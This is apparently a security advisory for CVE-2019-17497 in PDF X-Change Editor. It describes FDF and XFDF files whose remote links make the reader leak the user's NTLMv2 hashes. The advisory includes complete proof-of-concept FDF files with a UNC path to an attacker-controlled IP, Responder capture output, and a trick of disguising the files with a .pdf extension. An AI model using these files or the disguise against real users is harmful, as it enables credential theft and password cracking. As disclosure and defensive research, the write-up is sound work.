PDF X-Change Editor

FDF inclusions

CVE-2019-17497
February 2019

TL;DR

PDF X-Change is a powerful PDF reader able to open and to edit various kinds of documents (PDF, RDF, RDF, pictures ...)

Among them, the FDF (Forms Data Format) and XFDF (XML Forms Data Format) formats are simple PDF extensions that may be used to save comments or form data related to a specific PDF file in stand-alone files.



Figure 1 - A comment in a PDF file



Figure 2 - Corresponding FDF file

As shown on the previous picture, the name of the original document name is specified in order to identify the file to open.

Several tests conducted with PDF X-Change Editor 7.0.328.0 and 7.0.326.1 allowed to identify a vulnerability that may be used to harvest user's NTLMv2 hashes in order to retrieve the corresponding password.

EDIT: Patched since version 8.0.330.0

Remote file inclusion and NTLM authentication

During the test, the configuration of PDF X-Change Editor was hardened using its configuration panel. However, as such options are defined to protect the user against malicious PDF, they do not seem to have an effect while opening FDF or XFDF files:



Figure 3 - Security options

Instead of local path, it is also possible to use URL which makes the PDF reader download the document from a remote server before opening it.

If the remote server asks for credentials using HTTP authentication, the PDF reader display a prompt to the user. Such comportment may be considered as normal as it warns the user and displays the remote address:

```
%FDF-1.4
%âãÏÓ
1 0 obj
<<
/FDF <<
/F (http://192.168.56.1/eee.pdf)
/UF (http://192.168.56.1/eee.pdf)
>>
/Type /Catalog
>>
endobj
trailer
<<
/Root 1 0 R
>>
%%EOF
```

Figure 4 – FDF file with a HTTP link

```
[+] Generic Options:
    Responder NIC              [vboxnet0]
    Responder IP               [192.168.56.1]
    Challenge set              [1122334455667788]


[+] Listening for events...
[HTTP] Sending NTLM authentication request to 192.168.56.1
[HTTP] Sending NTLM authentication request to 192.168.56.1
[HTTP] Sending NTLM authentication request to 192.168.56.1
[HTTP] Sending NTLM authentication request to 192.168.56.1
[HTTP] Sending NTLM authentication request to 192.168.56.1
```

Figure 5 - Using Responder to handle web requests



Figure 6 - The PDF reader request the user password

With a FDF file with an UNC link to a remote document, PDF X-Change also try to download it but, in such case, the user authentication is made directly without requiring user interaction:

```
%FDF-1.4
%âãÏÓ
1 0 obj
<<
/FDF <<
/F (\\\\192.168.56.1\\c$\\aaa.pdf)
/UF (\\\\192.168.56.1\\c$\\aaa.pdf)
>>
/Type /Catalog
>>
endobj
trailer
<<
/Root 1 0 R
>>
%%EOF
```

Figure 7 - FDF file with an UNC link



Figure 8 - Opening the FDF file



Figure 9 - Stealing user's NTLM hashes using Responder

An attacker able to send such file to victims and to make them try to open it could harvest NTLM hashes in order to crack them or to reuse them.

Nobody trusts FDF extension

As FDF and XFDF are not commonly used, a user receiving such documents would probably find it suspicious. To avoid it, it is possible to rename the files with the PDF extension as PDF X-Change does not use it to identify the file format before parsing and processing documents:



Figure 10 - PNG, RTF and FDF files with PDF extension